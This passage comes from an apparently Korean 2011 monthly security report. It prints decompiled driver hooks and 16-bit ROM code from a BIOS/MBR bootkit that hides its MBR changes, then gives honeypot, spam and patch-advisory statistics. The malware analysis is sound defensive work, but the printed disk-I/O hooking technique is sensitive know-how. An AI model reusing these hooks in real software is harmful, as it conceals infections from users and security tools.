      *(_DWORD *)(DR0_driverobj_dword_10810 + 0x48) = DR0_IRP_MJ_WRITE_hook_sub_103C6;
      DR0_IRP_MJ_DEVICE_CONTROL_orig_dword_1080C = *(int (__stdcall **)(_DWORD, _DWORD))(DR0_driverobj_dword_10810
                                                                                         + 0x70);
      *(_DWORD *)(DR0_driverobj_dword_10810 + 0x70) = DR0_IRP_MJ_DEVICE_CONTROL_hook_sub_10472;
      v4 = DR0_driverobj_dword_10810;
    }
    DR0_driverobj_dword_10800 = v4;
    result = 0;
  }
```

그림 12) 드라이버 엔트리

변조된 MBR을 보호하기 위해 사용 되는 드라이버로 로드 시 드라이버 엔트리에서 ₩₩Device₩₩Harddisk₩₩DR0를 관리하는 드라이버의 IRP_MJ_READ, IRP_MJ_WRITE, IRP_MJ_DEVICE_CONTROL 3개 디스패치 루틴을 Hooking 합니다.

```
if ( *(_BYTE *)(irp_a2 + 8) & 0x43 && !*(_DWORD *)(iostack_v2 + 0x10) && byteoffset_v3 < 0x7E00 )
{
  *(_DWORD *)(iostack_v2 + 0x1C) = Read_CompletionRoutine_hook_sub_10300;
  *(_DWORD *)(iostack_v2 + 0x20) = byteoffset_v3;
  *(_BYTE *)(iostack_v2 + 3) = 0xE0u;         // control code
}
return DR0_IRP_MJ_READ_orig_dword_10804(irp_a2, byteoffset_v3, a1, irp_a2);
```

**그림 13) IRP_MJ_READ hook 루틴**

hooking된 IRP_MJ_READ의 경우 요청된 영역이 0x7E00이하일 경우 CompletionRoutine을 설정하고 원래의 IRP_MJ_READ 디스패치를 호출합니다.

```
if ( bytesreturned_v4 + ctx_a3 < 0x7E00 )
  readbuf_size_v7 = bytesreturned_v4;
else
  readbuf_size_v7 = 0x7E00 - ctx_a3;
v8 = readbuf_size_v7;
v9 = readbuf_size_v7 >> 2;
memset(AssociatedIrp_v5, 0, 4 * v9);
v10 = (int)((char *)AssociatedIrp_v5 + 4 * v9);
for ( i = v8 & 3; i; --i )
  *(_BYTE *)v10++ = 0;
}
if ( *(_BYTE *)(irp_v3 + 0x21) )              // IRP : PendingReturned == SL_PENDING_RETURNED
*(_BYTE *)(*(_DWORD *)(irp_v3 + 0x60) + 3) |= 1u;// _IO_STACK_LOCATION : Control 필드에 pending에 관련된 설정 체크
return dwuint_v12;
```

**그림 14) IRP_MJ_READ의 Completion 루틴**

설정된 CompletionRoutine은 MBR을 읽을 경우 내용을 정상적인 내용으로 변조 하여 반환합니다.

```
if ( v3
  && v5
  && Irp->Flags & 0x43
  && !*((_DWORD *)v2 + 4)
  && v6 < 0x7E00
  && (v6 || v5 <= 0x2800 || *((_DWORD *)v3 + 64) != 0xFCFCEBEB || *((_DWORD *)v3 + 65) != 0xFBFBECEC) )
{
  Irp->IoStatus.Status = 0;
  Irp->IoStatus.Information = v5;
  IofCompleteRequest(Irp, 0);
  result = 0;
}
else
{
  result = DR0_IRP_MJ_WRITE_orig_dword_10808(v5, v6, a1, Irp);
```

**그림 15) IRP_MJ_WRITE 훅 루틴**

Hooking된 IRP_MJ_WRITE 디스패치 루틴은 MBR영역에 쓰기 시도 시 정상적으로 처리되었다는 반환코드 설정 후 IRP를 종료 하도록 되어 있습니다. 그 외의 다른 영역은 원래의 IRP_MJ_WRITE 디스패치 루틴으로 전달합니다.

```
v2 = *(_DWORD *)Irp->Tail.Overlay.CurrentStackLocation + 3);// _IO_STACK_LOCATION
                                                //     +0x000 MajorFunction    : UChar
                                                //     +0x001 MinorFunction    : UChar
                                                //     +0x002 Flags            : UChar
                                                //     +0x003 Control          : UChar
                                                //     +0x004 Parameters       : __unnamed
                                                //     +0x014 DeviceObject     : Ptr32 _DEVICE_OBJECT
                                                //     +0x018 FileObject       : Ptr32 _FILE_OBJECT
                                                //     +0x01c CompletionRoutine : Ptr32
                                                //     +0x020 Context          : Ptr32 Void
if ( v2 == 0x70050 || v2 == 0x2D0C04 || v2 == 0x700A0 )
{
  Irp->IoStatus.Information = 0;
  Irp->IoStatus.Status = 0xC0000001u;
  IofCompleteRequest(Irp, 0);
  result = 0xC0000001u;
}
else
{
  result = DR0_IRP_MJ_DEVICE_CONTROL_orig_dword_1080C(a1, Irp);
}
```

**그림 16) IRP_MJ_DEVICE_CONTROL 훅 루틴**

Hooking된 IRP_MJ_DEVICE_CONTROL은 특정 control code가 전달 되었을 경우 에러 상태를 반환하고 IRP를 종료합니다.

**flash.dll**

bios.sys를 서비스로 구동 및 제어

**CBROM.exe**

Award bios를 수정하거나 백업하는데 사용되는 정상 프로그램

정상 프로그램으로 분석을 생략

**hook.rom**

bios 및 MBR에 인젝션 되는 코드로 16비트 코드로 구성

Hook.rom의 엔트리 코드만을 분석하였으며 이후 코드 분석을 계속할 예정





**그림 17. Hook.rom의 엔트리 코드 흐름도**

그림 17은 hook.rom이 bios에서 동작 시 흐름을 분석한 내용입니다.
원래의 MBR영역은 그림 19의 0x005D 부분의 코드부터 시작 하지면 변조된 코드는 jmp 가 작성 되어 있는 것을 알 수 있으며 이후 코드는 MBR의 변조 여부 등을 체크하고 원래의 MBR 코드로 복귀합니다.

```
seg000:0000 55 AA                word_0          dw 0AA55h
seg000:0002 0F                   unk_2           db  0Fh
seg000:0003                      ; ---------------------------------------------------------------------------
seg000:0003
seg000:0003                      loc_3:
seg000:0003 E9 4E 00                             jmp     near ptr CopyMBR_OnMemory_ret_61Eh__sub_54
```

**그림 18) Hook.rom의 시작 부분 코드**

```
seg000:0054
seg000:0054                      CopyMBR_OnMemory_ret_61Eh__sub_54 proc far
seg000:0054                                                        ; CODE XREF: seg000:loc_3↑j
seg000:0054 9C                                   pushf
seg000:0055 66 60                                pushad
seg000:0057 06                                   push    es
seg000:0058 1E                                   push    ds
seg000:0059 FC                                   cld
seg000:005A E8 00 1C                             call    near ptr CHKExtInterrupt_ModifyMBR_WriteHDD_sub_1C5D
seg000:005D
seg000:005D                      CopyMBR_ret_61Eh_sub_5D:
seg000:005D 33 C0                                xor     ax, ax
seg000:005F 8E D0                                mov     ss, ax
seg000:0061 BC 00 7C                             mov     sp, 7C00h
seg000:0064 FB                                   sti
seg000:0065 50                                   push    ax
seg000:0066
seg000:0066                      loc_66:
seg000:0066 07                                   pop     es
seg000:0067 50                                   push    ax
seg000:0068 1F                                   pop     ds
seg000:0069 FC                                   cld
seg000:006A 50                                   push    ax
seg000:006B BE 00 7C                             mov     si, 7C00h
seg000:006E BF 00 06                             mov     di, 600h
seg000:0071 B9 00 02                             mov     cx, 200h
seg000:0074 F3 A4                                rep movsb
seg000:0076 BF 1E 06                             mov     di, 61Eh        ; 61Eh 로 복귀
seg000:0076                                                              ;
seg000:0076                                                              ; DiskCheckExtensionsPresent_sub_7B
seg000:0079 57                                   push    di
seg000:007A CB                                   retf
seg000:007A                      CopyMBR_OnMemory_ret_61Eh__sub_54 endp
```

**그림 19) 첫 실행 되는 코드**


## (3) 개요

Kernel mode 코드는 자연적으로 분석에 어려움이 따르고 한번 설치 되면 특유의 은닉성으로 탐지하기도 쉽지 않습니다. 더욱이 BIOS와 같은 장소는 어려움이 높아질 것 입니다. 앞에서 이야기 한 바와 같이 백신으로부터 생존율을 높이기 위한 이유로 더욱 많은 수의 Kernel mode rootkit이나 악성코드가 등장 할 것으로 예측 됩니다.
따라서 악성코드 분석, 대응 인력은 OS와 시스템에 관련된 배경 지식을 더욱 깊게 파악해야 할 것 입니다.

Part I 10월의 악성코드 통계

## 4. 허니팟/트래픽 분석


### (1) 상위 Top 10 포트




지난달과 비교해 3306, 135, 21, 3389, 23번 포트의 트래픽 유입양은 크게 달라지지 않았고 1433과 22번 포트의 경우 1% 가량 소폭 증가하였습니다.
10월에도 3389 포트를 사용 중인 원격 데스크탑 서비스 RDP를 노린 Morto worm의 고객 피해 신고가 있었으며, 원격 데스크탑 기능이 필요 없는 서버나 PC에서는 반드시 이 기능을 Disable 하는 것을 권장합니다.

### (2) 상위 Top 5 포트 월별 추이


[2010년 08월 ~ 2011년 10월]




3개월 추이에서는 전체적으로 1433 포트의 트래픽 증가했으며, 135번의 경우 이전 월과 상대적으로 비교해 크게 감소하였습니다.

## (3) 악성 트래픽 유입 추이

[2011년 05월 ~ 2011년 10월]





전체적인 악성 트래픽 유입이 10월에는 크게 증가하였습니다.
10월에도 Morto worm 악성코드의 피해 신고와 주로 MySQL이 사용하는 3306 포트 서비스에 대한 유해 트래픽 탐지가 지속적으로 발견되고 있습니다.
현재 MySQL DB를 운영하고 있다면, 침해 여부 및 전체적인 보안 상태를 점검해 볼 것을 권장합니다.

Part I 10월의 악성코드 통계

## 5. 스팸 메일 분석


### (1) 일별 스팸 및 바이러스 통계 현황




일별 스팸 및 바이러스 통계 현황 그래프는 하루에 오는 바이러스 및 스팸 메일의 개수를 나타내는 그래프입니다. 10월은 29일에 스팸메일 발송이 평소의 두 배 가까이 증가하였으며, 바이러스 메일의 경우 변동폭이 크지 않았습니다.

### (2) 월별 통계 현황

[2011년 5월 ~ 2011년 10월]




월별 통계 현황은 악성코드 첨부 및 스팸메일의 전체메일에서 차지하는 비율을 나타내는 그래프입니다. 10월의 스팸 메일은 96.5%, 바이러스 메일은 3.5%를 차지하였으며, 최근 5월부터 10월 사이 전체적인 유해 이메일(스팸+바이러스 메일)이 줄어드는 추세를 나타내고 있습니다.

## (3) 스팸 메일 내의 악성코드 현황

[2011년 10월 1일 ~ 2011년 10월 31일]

| 순위 | 악성코드 진단명 | 메일수[개] | 비율[%] |
|---|---|---|---|
| 1 | W32/Mytob-C | 7,531 | 47.52 % |
| 2 | W32/MyDoom-H | 3,388 | 21.38 % |
| 3 | Mal/ZipMal-B | 2,658 | 16.77 % |
| 4 | Troj/Invo-Zip | 701 | 4.42 % |
| 5 | W32/Virut-T | 674 | 4.25 % |
| 6 | W32/MyDoom-O | 205 | 1.29 % |
| 7 | W32/Bagle-CF | 193 | 1.22 % |
| 8 | W32/Bagz-D | 172 | 1.09 % |
| 9 | Troj/ZipMal-AW | 170 | 1.07 % |
| 10 | W32/MyDoom-N | 157 | 0.99 % |

스팸 메일 내의 악성코드 현황은 10월 바이러스 메일에서 발견된 악성코드 중 Top 10을 뽑은 그래프입니다. 현재 W32/Mytob-C이 47.52%로 1위를 차지하였으며, 2위는 21.38%를 차지한 W32/Mytob-H, 3위는 16.77%를 차지한 Mal/ZipMal-B입니다.

**Part Ⅱ 보안 이슈 돋보기**

## 1. 10월의 보안 이슈

스턱스넷과 동일인에 의해 만들어진 것으로 추정되는 '두쿠' 악성코드 출현, iOS5 보안 취약점 발견, 도청과 도촬이 가능한 '돋보기' 악성코드 유포일당 검거소식 등이 10월의 이슈가 되었습니다.

### • iOS5 인증우회 취약점 발견

최근 출시된 iOS5에서 심각한 보안취약점이 발견되어 이를 사용하는 스마트기기들이 위험에 처해있습니다. 아이패드2의 경우, 스마트커버를 열고 닫을 때 사용자 인증기능이 무력화되어 아이패드의 잠금상태가 풀리는 문제가 있으며, 아이폰4에서는 음성인식기능을 사용하여 잠금설정이 되어있는 상태에서도 문자메세지를 보낼 수 있는 문제가 확인되었습니다. 스마트기기의 새로운 취약점이 알려지는 경우, PC와 마찬가지로 사용중인 OS와 어플리케이션 공급사의 패치제공여부를 자주 확인하여 항상 최신의 버전을 유지하여야 합니다.

### • 보안관제전문업체 12곳 지정

공공기관 사이버보안관제 업무를 담당할 보안관제전문업체 지정을 두고 여러 업체가 경쟁을 벌여 최종 12곳이 심사를 통과, 선정되었습니다. 전문업체로 지정된 12개 업체는 롯데정보통신, 삼성SDS, 싸이버원, 안철수연구소, 어울림엘시스, 유넷시스템, LG CNS, 윈스테크넷, 이글루시큐리티, 인포섹, KTIS, 한전KDN으로 국가사이버안전관리규정에 따라 중앙행정기관, 지방자치단체 및 공공기관의 보안관제센터에 전문인력을 파견해 침해사고 대응·운영 등의 업무를 수행할 수 있는 자격이 주어집니다.

### • 선관위 홈페이지 DDOS 공격당해 먹통

10/26 재 보궐선거일에 중앙선거관리위원회 홈페이지가 디도스 공격으로 기능이 멈췄다가 3시간 만에 복구되었습니다. 공격은 오전 6시부터 시작되었으며 홈페이지는 3시간만인 오전 9시경 복구되었습니다. 선거 당일에 선관위 사이트가 접속되지 않는 문제로 인해 인터넷을 통해서 선거 관련정보를 얻으려던 유권자들이 많은 불편을 겪었습니다.

### • '돋보기' 악성코드 유포일당 검거

이른바 해킹 5종 세트라고 불리우는 '돋보기' 악성코드를 개발해 유포시킨 일당이 검거되었습니다. 돋보기는 기존의 해킹프로그램에서 흔히 볼 수 있었던 키로깅, 화면 보기, 원격 조종 기능 외에도 PC에 설치된 마이크와 카메라를 이용해 도청, 도촬이 가능한 특징이 있습니다. 개인정보유출위험을 넘어 심각한 사생활침해를 가져올 수 있기 때문에, 기존 악성코드보다 위험성이 더욱 높은 악성코드입니다.

### • 스턱스넷 유사 악성코드 두쿠 발견

이란 핵발전소의 주요시설을 파괴할 목적으로 만들어진 스턱스넷과 제작자가 동일한 것

으로 추정되는 악성코드가 새로 발견되었습니다. '두쿠'라는 이름의 이 악성코드는 스턱스넷과 매우 유사하지만 공격목표가 '파괴'가 아닌 '정보수집'이라는 점에서 향 후 또 다른 대규모 공격이 발생할 가능성이 있음을 암시합니다. 두쿠가 MS의 제로데이 취약점을 악용하는 것으로 알려지자 MS에서는 11월 4일 이 취약점에 대한 임시 해결방안을 발표했습니다.

- **스티브잡스 사망 소식을 악용한 스팸메일**

애플사의 창업주이자 전 최고경영자인 스티브잡스가 10월 5일 지병으로 사망하자, 이 이슈를 악용한 스팸메일이 나돌며 악성코드가 유포되었습니다. "Steve Jobs Alive!" 등의 제목의 메일을 열람할 경우, 취약한 PC에서 악성코드가 자동으로 설치될 수 있으므로 주의를 요합니다.

Part II 보안 이슈 돋보기

## 2. 10월의 취약점 이슈

### • Microsoft 10월 정기 보안 업데이트

.NET Framework 및 Microsoft Silverlight의 취약점으로 인한 원격 코드 실행 문제, Internet Explorer 누적 보안 업데이트, Windows Media Center의 취약점으로 인한 원격 코드 실행 문제 등을 해결한 Microsoft 10월 정기 보안 업데이트를 발표하였습니다.

**<해당 제품>**

- **Windows XP**
- **Windows Vista**
- **Windows 7**
- **Windows Server 2003**
- **Windows Server 2008**
- **Windows Server 2008 R2**
- **Microsoft Host Integration Server**
- **Microsoft Silverlight**
- **Microsoft Forefront Unified Access Gateway**

**<취약점 목록>**

**.NET Framework 및 Microsoft Silverlight의 취약점으로 인한 원격 코드 실행 문제점 (2604930)**

이 보안 업데이트는 Microsoft .NET Framework 및 Microsoft Silverlight에서 비공개적으로 보고된 취약점을 해결합니다. 사용자가 XBAP(XAML 브라우저 응용 프로그램) 또는 Silverlight 응용 프로그램을 실행할 수 있는 웹 브라우저를 사용하여 특수하게 조작된 웹 페이지를 볼 경우 이 취약점으로 인해 클라이언트 시스템에서 원격 코드가 실행될 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 사용자는 관리자 권한으로 작업하는 사용자에 비해 영향을 적게 받습니다. 서버에서 ASP.NET 페이지 처리를 허용하고 공격자가 해당 서버에 특수하게 조작한 ASP.NET 페이지를 성공적으로 업로드하여 실행할 경우 이 취약점으로 인해 IIS를 실행하는 서버 시스템에서 원격 코드 실행이 허용될 수 있습니다. 이러한 경우는 웹 호스팅 시나리오에서 발생할 수 있습니다. 이 취약점은 CAS(코드 액세스 보안) 제한을 우회하기 위해 Windows .NET 응용 프로그램에서 사용될 수도 있습니다.

**Internet Explorer 누적 보안 업데이트(2586448)**

이 보안 업데이트는 Internet Explorer에서 발견되어 비공개적으로 보고된 취약점 8건을 해결합니다. 가장 위험한 취약점으로 인해 사용자가 Internet Explorer를 사용하여 특수하게 조작된 웹 페이지를 볼 경우 원격 코드 실행이 허용될 수 있습니다. 이러한 취약점 중 하나를 성공적으로 악용한 공격자는 로컬 사용자와 동일한 권한을 얻을 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 사용자는 관리자 권한으로 작업하는

사용자에 비해 영향을 적게 받습니다.

**Microsoft Active Accessibility의 취약점으로 인한 원격 코드 실행 문제점(2623699)**
이 보안 업데이트는 비공개로 보고된 Microsoft Active Accessibility 구성 요소의 취약점 1건을 해결합니다. 이 취약점으로 인해 공격자가 사용자로 하여금 특수하게 조작된 DLL(동적 연결 라이브러리) 파일과 동일한 네트워크 디렉터리에 있는 합법적인 파일을 열도록 유도할 경우 원격 코드 실행이 허용될 수 있습니다. 결과적으로 합법적인 파일을 열 때 Microsoft Active Accessibility 구성 요소가 DLL 파일 로드 및 포함된 코드 실행을 시도할 수 있습니다. 공격에 성공하려면, 사용자가 신뢰할 수 없는 원격 파일 시스템 위치 또는 WebDAV 공유를 방문하거나 이러한 위치에서 취약한 응용 프로그램이 로드되는 문서를 열어야 합니다.

**Windows Media Center의 취약점으로 인한 원격 코드 실행 문제점(2604926)**
이 보안 업데이트는 Windows Media Center의 공개된 취약점 1건을 해결합니다. 이 취약점으로 인해 공격자가 사용자로 하여금 특수하게 조작된 DLL(동적 연결 라이브러리) 파일과 동일한 네트워크 디렉터리에 있는 합법적인 파일을 열도록 유도할 경우 원격 코드 실행이 허용될 수 있습니다. 이렇게 하면 합법적인 파일을 열 때 Windows Media Center가 DLL 파일 로드 및 포함된 코드 실행을 시도할 수 있습니다. 공격이 성공하려면 사용자가 신뢰할 수 없는 원격 파일 시스템 위치 또는 WebDAV 공유를 방문한 후 합법적인 파일을 열어야 합니다.

**Windows 커널 모드 드라이버의 취약점으로 인한 원격 코드 실행 문제점(2567053)**
이 보안 업데이트는 Microsoft Windows에서 발견되어 비공개적으로 보고된 취약점 4건을 해결합니다. 이 중 가장 심각한 취약점으로 인해 사용자가 특수하게 조작된 글꼴 파일(예: .fon 파일)을 네트워크 공유, UNC 또는 WebDAV 위치, 전자 메일 첨부 파일에서 열 경우 원격 코드 실행이 허용될 수 있습니다. 원격 공격이 성공하려면 사용자는 신뢰할 수 없는 원격 파일 시스템 위치나 WebDAV 공유에 방문하여 특수하게 조작된 글꼴 파일을 열거나 해당 파일을 전자 메일 첨부 파일로 열어야 합니다.

**Microsoft Forefront Unified Access Gateway의 취약점으로 인한 원격 코드 실행 문제점(2544641)**
이 보안 업데이트는 Forefront UAG(Unified Access Gateway)에서 비공개적으로 보고된 취약점 5건을 해결합니다. 이 중 가장 심각한 취약점으로 인해 사용자가 특수하게 조작된 URL을 사용하여 영향 받는 웹 사이트를 방문할 경우 원격 코드 실행이 허용될 수 있습니다. 그러나 공격자는 강제로 사용자가 이러한 웹 사이트를 방문하도록 만들 수 없습니다. 대신 공격자는 사용자가 전자 메일 메시지 또는 인스턴트 메신저 메시지의 링크를 클릭하여 공격자의 웹 사이트를 방문하도록 유도하는 것이 일반적입니다.

**Ancillary Function Driver의 취약점으로 인한 권한 상승 문제점(2592799)**

이 보안 업데이트는 비공개적으로 보고된 Microsoft Windows Ancillary Function Driver(AFD)의 취약점을 해결합니다. 공격자가 사용자의 시스템에 로그온하고 특수하게 조작된 응용 프로그램을 실행할 경우 이 취약점으로 인해 권한 상승이 허용될 수 있습니다. 이 취약점을 악용하려면 공격자가 유효한 로그온 자격 증명을 가지고 로컬로 로그온할 수 있어야 합니다.

**Host Integration Server의 취약점으로 인한 서비스 거부 문제점(2607670)**

이 보안 업데이트는 Host Integration Server에서 발견되어 공개적으로 보고된 취약점 2건을 해결합니다. 이 취약점은 원격 공격자가 UDP 포트 1478 또는 TCP 포트 1477 및 1478에서 수신하는 Host Integration Server에 특수하게 조작된 네트워크 패킷을 전송할 경우 서비스 거부를 허용할 수 있습니다. 최상의 방화벽 구성 방법과 표준 기본 방화벽 구성을 이용하면 기업 경계 외부에서 들어오는 공격으로부터 네트워크를 보호할 수 있습니다. 인터넷과 연결되는 시스템의 경우, 필요한 포트만 최소한으로 열어 두는 것이 안전합니다. 이런 경우 Host Integration Server 포트를 인터넷에서 차단해야 합니다.

**<해결책>**

Windows Update를 수행하거나 Microsoft 보안 공지 요약 사이트에서 해당 취약점들의 개별적인 패치 파일을 다운로드 받을 수 있습니다.

한글 : http://technet.microsoft.com/ko-kr/security/bulletin/ms11-oct

영문 : http://technet.microsoft.com/en-us/security/bulletin/ms11-oct

## • 한글 코드실행 취약점 업데이트 권고

워드프로세서 '한글'의 코드실행 취약점을 해결한 보안 업데이트가 발표되었습니다. 공격자는 웹 게시, 스팸 메일, 메신저의 링크 등을 통해 특수하게 조작된 한글문서(HWP)파일을 사용자가 열어보도록 유도하여 악성코드 유포 가능합니다. 해당 취약점을 악용한 한글 문서파일 형태의 악성코드가 유포되고 있으므로, 낮은 버전의 한글 사용자께서는 반드시 최신버전으로 업데이트 하시기 바랍니다.

